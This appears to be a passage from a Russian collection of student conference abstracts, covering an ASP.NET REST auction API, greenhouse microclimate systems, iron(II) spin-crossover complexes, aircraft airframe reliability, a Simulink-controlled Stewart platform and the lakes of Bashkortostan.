Универсальное API было разработано на основе платформы ASP.NET WebAPI2 и является реализацией REST (Representational State Transfer) архитектуры. REST клиент представляет из себя некое веб приложение, которое принимает запросы и отдаёт в ответ определённые данные. При запросе к обычным сайтам по адресам мы получаем готовую веб-страницу, которая будет понятна конечному пользователю, т.е. клиент как бы хочет увидеть страничку по определённому адресу [1,2].

Целью запроса к REST приложению является получению данных в определённом формате (JSON, XML, даже HTML). Т.е. это приложение даёт доступ к ресурсам и позволяет по определённым запросам получать определённую выборку данных из доступных ресурсов[3].

Как уже было сказано, для создания API использовалась платформа ASP.NET WebAPI2. Для тестирования и демонстрации этого API в браузере использовалась библиотека Swagger. Погружаться в подробности её работы, так как это сторонняя библиотека и используется очень узко, но в целом принцип её работы такой: она сканирует сборку разработанного приложения, считывает из неё нужные методанные и с помощью этих методанных находит нужные методы и из этих же методанных извлекает адреса, по которым можно обратиться к этим методам и получить от них данные. После этого всего создаются шаблонные html странички которые предоставляют интерфейс для работы с этими запросами.

Само API предоставляет возможность работать с различными ресурсами, такими как аккаунты пользователей, аукционные дома, категории товаров, сами продукты, ставки, и серверные правила (Рисунок 1).




Рисунок 1 – Перечень ресурсов разработанного API

С помощью Swagger можно слать запросы к этим ресурсам. Ниже продемонстрированы эти запросы и примеры данных, которые они возвращают. На рисунке 2 представлен запрос, который возвращает все товарные категории определённого аукционного дома.




Рисунок 2 – Запрос на получение списка категорий

На рисунке 3 по коду определённой категории возвращаются все товары из этой категории и информация о них.



Рисунок 3 – Запрос на получение списка товаров

На рисунке 4 показан запрос на получение информации о товаре по его коду.



Рисунок 4 – Запрос на получение определённого товара

Так же было разработано тестовое приложение для Windows на основе платформы WPF (Windows Presentation Foundation). Оно предоставляет базовый функционал. Работа с самим аукционом отображена на рисунке 5.



Рисунок 5 – Работа со списком товаров в аукционном доме

В итоге стоит отметить, что все используемые технологии обладают подробной документацией, высокой расширяемостью и гибкостью.

Библиографический список:

1. Рихтер, Дж. CLR via C#. Программирование на платформе .NET Framework 4.5 на языке C#. СПб.: Питер, 2016. – 896 с.
2. Фримен, А. ASP.NET MVC 5 с примерами на C# 5.0 для профессионалов. М.: Вильямс, 2015. – 736 с.
3. Троелсен Э. Язык программирования C# 6.0 и платформа .NET 4.6. М.: Вильямс, 2016. – 1400 с.

АНАЛИЗ ВИДОВ СИСТЕМ ИЗМЕНЕНИЯ МИКРОКЛИМАТА ЗАКРЫТОГО ГРУНТА

Иванов С.А., Квятковская И.Ю.

ФГБОУ ВО «Астраханский государственный технический университет»

Для поддержания определенного микроклимата в теплице должны функционировать следующие системы: отопления, полива, освещения, вентиляции.

Существует два вида искусственного освещения:

1. освещение растений при помощи ламп, которое даёт растениям необходимое количество света в дневное время суток;
2. доосвещение растений в ночное время суток для продления дня, которое выполняется периодической подачей световых лучей. В данном случае мощность светового излучения ниже, чем в дневное время.

Для процесса фотосинтеза растения используют лишь часть светового диапазона, колеблющегося в границах от 400 до 700 нм. Следует учитывать следующие спектры и их влияние на развитие растений:

- 280-320 нм – данный спектр вреден для растений;
- 320-400 нм – спектр выполняет роль регулятора, необходимо несколько процентов от общего освещения;
- 400-500 нм – спектр необходим для фотосинтеза;
- 500-600 нм – необходим для процесса фотосинтеза листьев нижнего яруса и листьев, имеющих оптически плотную структуру;
- 600-700 нм – ускоряет процесс фотосинтеза, влияет на регуляцию и развитие растений;
- 700-750 нм – световой волны данного диапазона достаточно несколько процентов в общем спектре.

На рынке представлен большой выбор ламп, используемых в системах закрытого грунта.

Люминесцентные лампы.

Другое их название – лампы дневного света, достаточно часто используются в теплицах. Среди их основных преимуществ – они достаточно экономичны и практически не греются, что обеспечивает отсутствие лишнего тепла. Но в то же время они имеют невысокую светоотдачу и они достаточно громоздки, что является препятствием прохождения солнечного света. Эти лампы больше подходят для малых и средних теплиц, но невыгодны в использовании в крупных промышленных теплицах.

Натриевые лампы.

Эти лампы имеют очень высокую светоотдачу, но имеют очень большой недостаток – сильный нагрев, что негативно сказывается на рост растений из-за выделения лишнего тепла. Они среднего размера, что ограничивает прохождения солнечного света. Также эти лампы имеют хороший спектр для поддержки роста растений. Их имеет смысл использовать в средних и крупных промышленных теплицах.

Металлогалогенные лампы.

Эти лампы имеют наиболее схожее с солнечным светом излучение. Но эти лампы сильно греются и не отличаются экономичностью. Имеют хорошую светоотдачу, средние размеры. Эти лампы используются в средних и крупных промышленных теплицах.

Светодиодные лампы.

Имеют хорошую светоотдачу, практически не греются и могут охватывать разные спектры, необходимые для развития растений. На сегодняшний день светодиодное освещение – одно из самых популярных, но имеет один серьёзный недостаток – из всех типов освещения оно самое дорогое. Может использоваться для всех типов теплиц.

Для обогрева теплиц можно использовать как разные виды отопления, так и комбинированные системы.

Водяное отопление.

При использовании водяного отопления отсутствует снижение влажности воздуха. Особенностью системы является легкое регулирование необходимой температуры, а также безопасность использования. Главным недостатком системы является её высокая стоимость.

Газовое отопление.

Использование этой системы полезно в условиях равномерности прогрева теплицы. Система имеет низкую стоимость и практична в использовании. Тем не менее, она не безопасна, есть угроза воспламенения.

Воздушное отопление.

Воздушная система отопления экономична в использовании, проста в монтаже. У неё средняя стоимость, но имеется главный недостаток – сильное понижение влажности при использовании.

Электрическое отопление.

Электрическая система отопления равномерно прогревает теплицу, проста в монтаже. Но имеет недостатки – понижение влажности воздуха, а также высокую стоимость обслуживания.

Для полива растений в закрытом грунте на сегодняшний день используются три вида систем: дождевальное орошение, внутрпочвенный полив, капельный полив.

Дождевальное орошение.

Этот вид подразделяется на две системы. Первая – воздушно-микроорошение – очень легка в монтаже и эксплуатации, но имеет серьёзный недостаток – необходимо постоянно следить за качеством поступающей воды, использовать фильтры. Второй вид систем – надпочвенное орошение – также проста в установке и использовании, нет необходимости следить за качеством воды, но в системе должен быть постоянный напор, что подразумевает установку дополнительного насоса. Системы дождевального орошения выгодно ставить в средних и малых теплицах, в которых выращиваются преимущественно овощи. Они отличаются низкой стоимостью.

Внутрпочвенный полив.

При подобном поливе вода расходуется более экономно, но сама система за счет специализированных труб более дорогая. Такие системы рекомендуется использовать с многолетними капризными растениями, например при выращивании роз.

Капельный полив.

Этот полив с точки зрения поддержания оптимальной влажности почвы самый эффективный. Вода расходуется экономно. Но в то же время система сложна при монтаже, а также может быстро выходить из строя из-за забивания шлангов, подходящих к отдельным растениям. Система требует постоянного контроля. Подобный вид полива может использоваться для всех растений.

Вентиляция теплиц – одна из главных задач для поддержания микроклимата в теплице.

Электрическая система.

Система проста в монтаже и имеет низкую стоимость. Она очень хорошо регулирует влажность, но имеет недостаток – она не работает при отсутствии электроэнергии. В случае отключения электричества даже на пару часов есть риск загубить урожай.

Гидравлическая система.

Система проста в установке, имеет среднюю стоимость. Она создает естественное движение воздуха, чем выгодно отличается от аналогов. Основным минусом данной системы является её инерционность – система недостаточно быстро реагирует на изменение состояния.

Биметаллическая система.

Данная система достаточно долговечна, проста в монтаже и имеет низкую стоимость. Основным недостатком системы является сложность подбора расширяющихся материалов под определенную температуру. Поэтому в случае частого изменения видов выращиваемых культур такая система не подходит.

Итоговая классификация систем изменения климата представлена на рисунке 1.




Рисунок 1 – Классификация систем изменения микроклимата

Библиографический список:

4. Васильев Р.Б., Калянов Г.Н., Лёвочкина Г.А. Управление развитием информационных систем. - М.: Горячая линия - Телеком, 2009. -368 с.
5. Иванов, С.А. Элементы системы управления закрытым грунтом на базе одноплатного компьютера / С.А. Иванов, В.А. Чабак //Пятая Всероссийская научно-практическая конференция. Пермский национальный исследовательский политехнический университет. -2016. -С. 134 -136.
6. Лукоянов О. Автоматика для теплиц и парников (полив, проветривание, освещение, отопление)/О. Лукоянов///Режим доступа: <http://svoitomaty.ru/avtomatika-dlya-teplic>

ИССЛЕДОВАНИЕ МАГНИТНО-AКТИВНЫХ КОМПЛЕКСОВ ЖЕЛЕЗА(II) С АЗОТСОДЕРЖАЩИМИ ЛИГАНДАМИ

Игимбаева Д.А., Еркасов Р.Ш.

Евразийский национальный университет им. Л.Н. Гумилева

Спрос на устройства систем обработки и хранения электронной информации растет в геометрической прогрессии, а миниатюризация и управление данными устройствами на молекулярном уровне являются актуальными задачами в создании устройств памяти высокой плотности. Возможности создания данных соединений и регулирования их свойств отвечает концепция молекулярно-бистабильного переключения между двумя электронными состояниями молекулы. Данное явление наблюдается в некоторых комплексах переходных металлов, в частности, в комплексах железа типичное октаэдрическое координационное окружение иона железа (II) состоит из азот-содержащих донорных лигандов, которые обеспечивают промежуточное поле лиганда для возникновения спин-кроссовера [1]. Спиновый переход может быть обусловлен изменением температуры, давления или фото-возбуждением [2].

Проводится работа по синтезу и исследованию перхлоратов и тетрафтороборатов гетеролептических магнитно-активных комплексов железа (II) с азотсодержащими лигандами (2,2'-диимидазолин и трис-(2-пиридилметил)-амин), обладающих спин-кроссовером. Для идентификации и характеристики соединений были привлечены данные элементного анализа, ИК-спектроскопии, статической магнитной восприимчивости, методом РСА определены кристаллические и молекулярные структуры. Это позволило сделать корректные выводы о составе, строении и свойствах синтезированных соединений.

Библиографический список:

1. Goodwin H.A. Spin crossover in iron (II) tris-(diimine) and bis-(terimine) systems. Top. Curr. Chem., 2004. - P.59-90.
2. Halcrow M. A. The spin-states and spin-transitions of mononuclear iron (II) complexes of nitrogen-donor ligands. Polyhedron, 2007. - № 26. - P.3523-3576.

НАДЕЖНОСТЬ ЛЕТАТЕЛЬНОГО АППАРАТА

Избасов Ж.А.¹, Султанов Н.З.¹, Панов Е.И.²

1 - Оренбургский государственный университет

2 - Оренбургский институт путей сообщения – филиал СамГУПС

Статья содержит анализ расчетных нагрузок, которые главным образом влияют на надежность элемента и конструкции летательного аппарата.

Задача установления нагрузок для отдельных частей самолета - очень ответственная и сложная. Это обусловлено тем, что задаваемые нагрузки должны обеспечивать достаточную, но не излишнюю прочность (надежность).

Боевая эффективность и безопасность полетов летательного аппарата в значительной степени зависят от его надежности. Надежность аппарата обуславливается его безотказностью, долговечностью и другими свойствами.

Под долговечностью летательного аппарата многоразового применения понимают его способность сохранять работоспособность до предельного состояния с необходимыми перерывами для технического обслуживания.

Показателем долговечности аппарата является ресурс (в часах налета) или срок службы (в календарных единицах). Срок службы (ресурс) летательного аппарата определяется сроком службы (ресурсом) его планера. Планер является строительной базой аппарата. Пока сохраняет работоспособность планер, все агрегаты, и системы, устанавливаемые на нем, могут в случае необходимости быть заменены на исправные. Со списанием же планера списывается летательный аппарат.[1]




Рисунок 1 – показатели долговечности


Долговечность планера зависит от его способности сопротивляться старению, т.е. накоплению усталостных повреждений и деформаций ползучести, износу и коррозии.

Наибольшее влияние на долговечность оказывают усталостные повреждения, вызываемые в основном повторными нагрузками. Поэтому ресурс планера называют иногда усталостным.

Старение конструкции происходит постепенно.

В начальный период эксплуатации новой техники отказы, связанные со старением (они называются постепенными), практически отсутствуют. В этот период возникают так называемые приработочные отказы [местная потеря устойчивости обшивки (хлопуны), отрыв несилевой обшивки в зоне элеронов и закрылок и др.]. Такие отказы обуславливаются скрытыми дефектами и недоработками в процессе проектирования и производства конструкции, а также обшивками в эксплуатации новой техники.

Во втором, основном и наиболее длительном периоде эксплуатации возникают внезапные отказы планера (разрушение летательного аппарата из-за случайного превышения расчетных нагрузок в полете или на посадке, появление пластических деформаций крыла при превышении эксплуатационных нагрузок, возникновение флаттера стабилизатора из-за обрыва балансира и др.) Вероятность возникновения постепенных отказов в этот период мала.

Рисунок 2 – Зависимость интенсивности отказов элементов планера λ от продолжительности работы планера τ

Третий период характеризуется резким увеличением отказов по старению конструкции. Поэтому этот период называется периодом старения.

Зависимость интенсивности отказов элементов планера λ от продолжительности работы планера τ показана на рис.2. Сначала в период приработки (рис.2.I) интенсивность отказов нарастает из-за наличия скрытых дефектов конструкции и неумелой эксплуатации. Затем, по мере выявления и устранения этих дефектов и приобретения опыта эксплуатации и интенсивность отказов снижается и во втором периоде нормальной эксплуатации (рис 2.II) она примерно постоянна. В период старения (рис.2.III) интенсивность отказов резко увеличивается.[2]

Летательный аппарат имеет ряд частей и систем, отказы которых в полете могут привести к аварии или катастрофе и существенно снизить безопасность полетов. К таким частям и системам относятся планер, шасси, силовые установки и топливные системы, системы

управления, энергоснабжения и др. Надежность этих частей и систем и безопасность полетов оцениваются по известным методикам. Планер летательного аппарата является особо ответственной частью, так как разрушение планера в полете приводит почти всегда к аварии или катастрофе. Поэтому для обеспечения высокого уровня безопасности полетов вероятность возникновения отказов с опасными последствиями планера должна быть ничтожной. Это достигается совершенствованием методов расчета и испытания конструкции и технологии ее производства, правильным назначением эксплуатационной перегрузки и коэффициента безопасности, исключением возможности разрушения по флаттеру и другим видам колебаний, введением в случае необходимости системы ограничений по прочности и жесткости планера (ограничение скорости полета по бафтингу, реверсу элеронов, нагреву и т.п.) и строгим соблюдением этих ограничений в эксплуатации.[2]

При использовании всех этих мер возможность возникновения опасных приработочных и внезапных отказов практически исключена. Что касается постепенных отказов, то исключить их конструктивно-производственными способами сложнее. Радикальным способом увеличения ресурса является создание конструкции, рассчитанной на повышенные значения коэффициентов безопасности. Однако увеличение коэффициента безопасности f приводит к резкому увеличению веса летательного аппарата. При принятых в нормах прочности значения $f \approx 1,5 \div 2$ ресурс летательного аппарата обычно получается меньше времени его морального старения. Поэтому эксплуатация летательного аппарата сверх его ресурса, когда безопасность полетов резко снижается, недопустима. Отсюда видна важность знания ресурса. [3]

Знание ресурса позволяет правильно спланировать его расход в процессе эксплуатации, своевременно выполнять профилактику и принять решение на списание летательного аппарата.

Знание ресурса позволяет также обосновать потребное дополнительное количество летательных аппаратов для компенсации их убыли по старению. Естественно, что в грамотном использовании и расходовании ресурса аппарата большую роль принадлежит личному составу, эксплуатирующему парк летательных аппаратов.

Библиографический список:

1. Марин Н.И. Статическая выносливость элементов авиационных конструкций. М.: Машиностроение, 1968 г. [1]
2. Крестьянинов Е.Ф., Лисицкий П.Е., Мышкин Л.В., Соболев Э.М., Тихонравов В.А., Туркин К.Д. Учебник по курсу «Конструкция летательных аппаратов» для слушателей ВВИА им. Профессора Н.Е. Жуковского и инженерных ВВУЗов ВВС. - М. 1972. – 533 с. [2]
3. Строительная механика летательных аппаратов: Учебник для авиационных специальностей вузов / И.Ф. Образцов, Л.А. Булычев, В.В. Васильев и др.; под ред. И.Ф. Образцова. – М.: Машиностроение, 1986. – 536 с.: ил. [3]

ИСПОЛЬЗОВАНИЕ СИСТЕМЫ MATLABSIMULINK ДЛЯ ДИНАМИЧЕСКОГО УПРАВЛЕНИЯ РЫЧАЖНОЙ ПЛАТФОРМОЙ СТЮАРТА

Камал А.Н., Сейдахмет А.Ж.

Казахский национальный университет имени аль-Фараби, Алматы, Казахстан

Создание системы управления платформой Стюарта (ПС) с учетом динамики является сложной задачей [1-4]. В настоящей работе для создания системы управления ПС с учетом динамики используется компьютерная система MathlabSimulink. Для использования этой системы, предварительно была создана трехмерная модель всей конструкции в системе Autodesk Inventor. Сама конструкция ПС выбрана в виде рычажной с шестью степенями свободы, управляемой шестью сервоприводами. На рисунке 1 показана трехмерная модель ПС созданная в компьютерной системе Inventor.



Рисунок 1 - Трехмерная модель ПС созданная в компьютерной системе Inventor

Платформа Стюарта состоит из подвижной платформы и основания, соединенных шестью стержнями с сферическими шарнирами на концах с шестью рычагами. Сервопривод марки SM-S8330M. Рычаг соединяется с валом двигателя. Стержень соединяется снизу с рычагом и сверху с платформой и имеет два сферических шарнира на концах.

Для спроектированной трехмерной модели был изготовлен макет ПС из пластика и металлических деталей. Для управления сервоприводами использовался микроконтроллер Arduino (рисунок 2).



Рисунок 2 - Макет платформы Стюарта

Процесс управления сервоприводами ПС осуществляется следующим образом: система Simulink в качестве исходных данных берет трехмерную модель ПС, где известны массовые характеристики звеньев. Далее строится система блоков для управления трехмерной моделью ПС.

Для проверки работоспособности изготовленного макета ПС, создании анимации движения и управления сервоприводами, была разработана программа в системе MatlabSimulink (рисунок 3).

С помощью встраиваемой библиотеки SimMechanics в системе MatlabSimulink и используя трехмерную модель ПС получили блоки управления (рисунок 4), которые с высокой точностью описывают поведение твердых тел с учетом их массово-инерционных характеристик, расположения, степеней свободы и связей между ними. Также созданная система управления может измерять параметры движения звеньев модели под действием сил и моментов в различных системах координат.




Рисунок 3 - Графическое отображение динамической модели ПС.




Рисунок 4 - Модель ПС в системе MatlabSimulink

Управление сервоприводами осуществлялось в специально созданное в программе окно, в котором перемещение ползунков в окне дает три перемещения и три вращения центра тяжести подвижной платформы (рисунок 5). В этом же окне имеются также ползунки для управления каждым из шести двигателей и трехмерная анимация движения ПС. Окно также имеет кнопку для установки начального положения ПС (кнопка DEFAULT). Для установления связи программы написанной в системе Matlab к системе были подключены модули управления микроконтроллером Arduino. Таким образом, перемещение ползунка соответствующей координаты, дает нам перемещение как на трехмерной анимации в окне, так и в самом макете ПС.



Рисунок 5 - Программа управления и анимации ПС.

Кнопка Score выводит графики изменения положения и скорости каждой ноги платформы Стюарта. На рисунке 6 показано графики изменения положения и скорости ноги ПС.




Рисунок 6 - Графики изменения положения и скорости ПС.

В дальнейшей работе для создания реальных ПС планируется провести силовой анализ для таких ПС. Новые конструкции также будут оснащены несколькими датчиками.

Библиографический список:

1. E. Fichter, "A Stewart Platform-Based Manipulator - General-Theory And Practical Construction", International Journal of Robotics Research, vol. 5, no. 2, pp. 157–182, 1986.
2. P. Dietmaier, "The Stewart-Gough platform of general geometry can have 40 real postures" in Advances in Robot Kinematics: Analysis and Control, Proceedings Paper, pp. 7–16, 6th International Symposium on Advances in Robot Kinematics, Salzburg, Austria, Jun-Jul, 1998.
3. X. Gao, D. Lei, Q. Liao, and G. Zhang, "Generalized Stewart-Gough platforms and their direct kinematics", IEEE Transactions on Robotics, vol. 21, no. 2, pp. 141–151, 2005.
4. J. Lee and Z. Geng, "A Dynamic-Model of a Flexible Stewart Platform", Computers & Structures, vol. 48, no. 3, pp. 367–374, 1993.

ПРИРОДНЫЕ ОЗЕРА В МНОГОГРАННОМ РЕЛЬЕФЕ МЕСТНОСТИ БАШКОРТОСТАНА

Каримова Р.Р., Антонов К.В.

Уфимский институт путей сообщения – филиал СамГУПС

Республику Башкортостан по праву можно назвать краем тысячи озер, рек и болот. Многие местные водоемы являются уникальными природными памятниками. Они объявлены национальными парками и государственными заповедниками. Вначале определим, что из себя представляет озеро.

Озерами называют водоемы с застойной или слабопроточной водой, занимающие понижения в рельефе и не имеющие прямой связи с морями и океанами.

Озера располагаются на разных гипсометрических отметках, как на низменностях и впадинах, так и высоко в горах. Самое высокогорное озеро Титикака располагается в Андах, оно находится на высоте 3812 м над уровнем моря, а его площадь составляет 8 тыс. км². Самое низкое место занимает Мертвое море на Аравийском полуострове, его поверхность находится на отметке 395 м ниже уровня Мирового океана.

Глубина озер измеряется многими десятками и сотнями метров. Самое глубокое озеро в мире – озеро Байкал. Его наибольшая глубина составляет 1741 м. В нем сосредоточено 23 тыс. км³, что составляет пятую часть мировых запасов пресной воды.

Озера имеют различную форму и бывают круглыми, овальными, удлинёнными, серповидными, но часто обладают сложной береговой линией.

Котловины или впадины, в которых находятся озерные водоемы, возникают не только в результате эндогенных и экзогенных геологических процессов, но являются и следствием целенаправленной деятельности человека (пруды, водохранилища и др.).

Наряду с сугубо природными озерными впадинами выделяются впадины антропогенного происхождения, которые заполнены водой. Хотя водохранилища и пруды совершенно иного происхождения, чем природные озера, они как по составу воды, так и по геологическим процессам имеют много общего с природными озерами.

По характеру движения вод озера делятся на проточные и застойные. Проточные озера чаще всего располагаются в долинах рек и приток чистых вод в них происходит постоянно. Кроме постоянных течений в озерах возникают временные перемещения масс воды, вызываемые ветрами. При изменении атмосферного давления или при сильном ветре определенного направления образуются сейши - волны, возникающие при сгоне воды от одного берега к другому. Во время действия сейш один берег постоянно осушается, а другой заливается. Из-за неравномерного нагревания воды в озерах возникают течения. В застойных озерах перемещение воды происходит только в вертикальных слоях, придонные воды остаются неподвижными. Из-за отсутствия вертикальной циркуляции и за счет интенсивного разложения органического вещества в придонных частях возникают сероводород, углекислый газ, метан и др.

Геологическая деятельность озер выражается в размыве водой берегов и дна, перераспределении материала внутри озера и накоплении осадков на дне и склонах озерных котловин.

Лимноабразия, или озерная абразия, связана с перемещениями воды главным образом ветровыми движениями. Чем крупнее озеро, тем выше волны и тем интенсивнее их воздействие на берег. У небольших озер с постоянным уровнем и определенным направлением ветра лимноабразия минимальна, так как выработан абразивный профиль, а сам крутой берег, который ранее подвергался воздействию волн, оказывается отодвинутым на расстояние, уже недоступное самым сильным волнам. В этом случае работа волн ограничивается перетиранием и размельчением осадков пляжа. Осадконакопление в озерах происходит по всей акватории озера, скорость его зависит от размерности и количества поступающего материала. В озерах накапливаются обломочные (терригенные), органогенные и хемогенные осадки. Они обладают хорошо выраженной тонкой слоистостью, обусловленной спокойными условиями осадконакопления. В зависимости от климатических условий формируются слои, отражающие сезонные изменения в составе осадков.

В Башкортостане насчитывается более 2,2 тыс. озер, которые распределены по бассейнам рек. Белая (73 %), Дёма (12 %), Уфа (7%) и др. Большая часть приходится на озера с площадью зеркала менее 0,1 км².

Озёра Башкирского Предуралья в основном карстово-провальные, карстовые (Асылыкуль, Кандрыкуль и др.), возникшие на месте проседания поверхности земли над выщелоченными полостями; и старичные (Архимандритское, Белое, Шамсутдин и др.), возникших путем естественного запруживания русел рек; по химическому составу вода в озерах сульфатного класса натриевой и магниевой групп.

Озера Башкирского Зауралья тектонические (Банное, Калкан, Узункуль, Ургун и др.), котловины которых образовались в результате тектонических процессов. Вода гидрокарбонатного класса магниевой, кальциевой или кальциево-натриево-магниевой групп, вода оз. Мулдаккуль – хлоридного класса натриевой группы.

Рассмотрим подробнее некоторые озера имеющие различное происхождение и положение в рельефе.

Озера Большая и Малая Елань расположены вдоль автомобильной трассы Уфа – Нефтекамск, рядом с деревней Елановка и селом Ангасяк Дюртюлинского района. Озера имеют подковообразную форму и являются типичными пойменными старицами реки Белой. В весеннее половодье озера соединяются с рекой Белой. Общая длина озер 7 км, ширина – 300-

400 м, глубина до 5 м, общая площадь зеркала воды – 183 га. Химический состав озер аналогичен воде реки Белой.

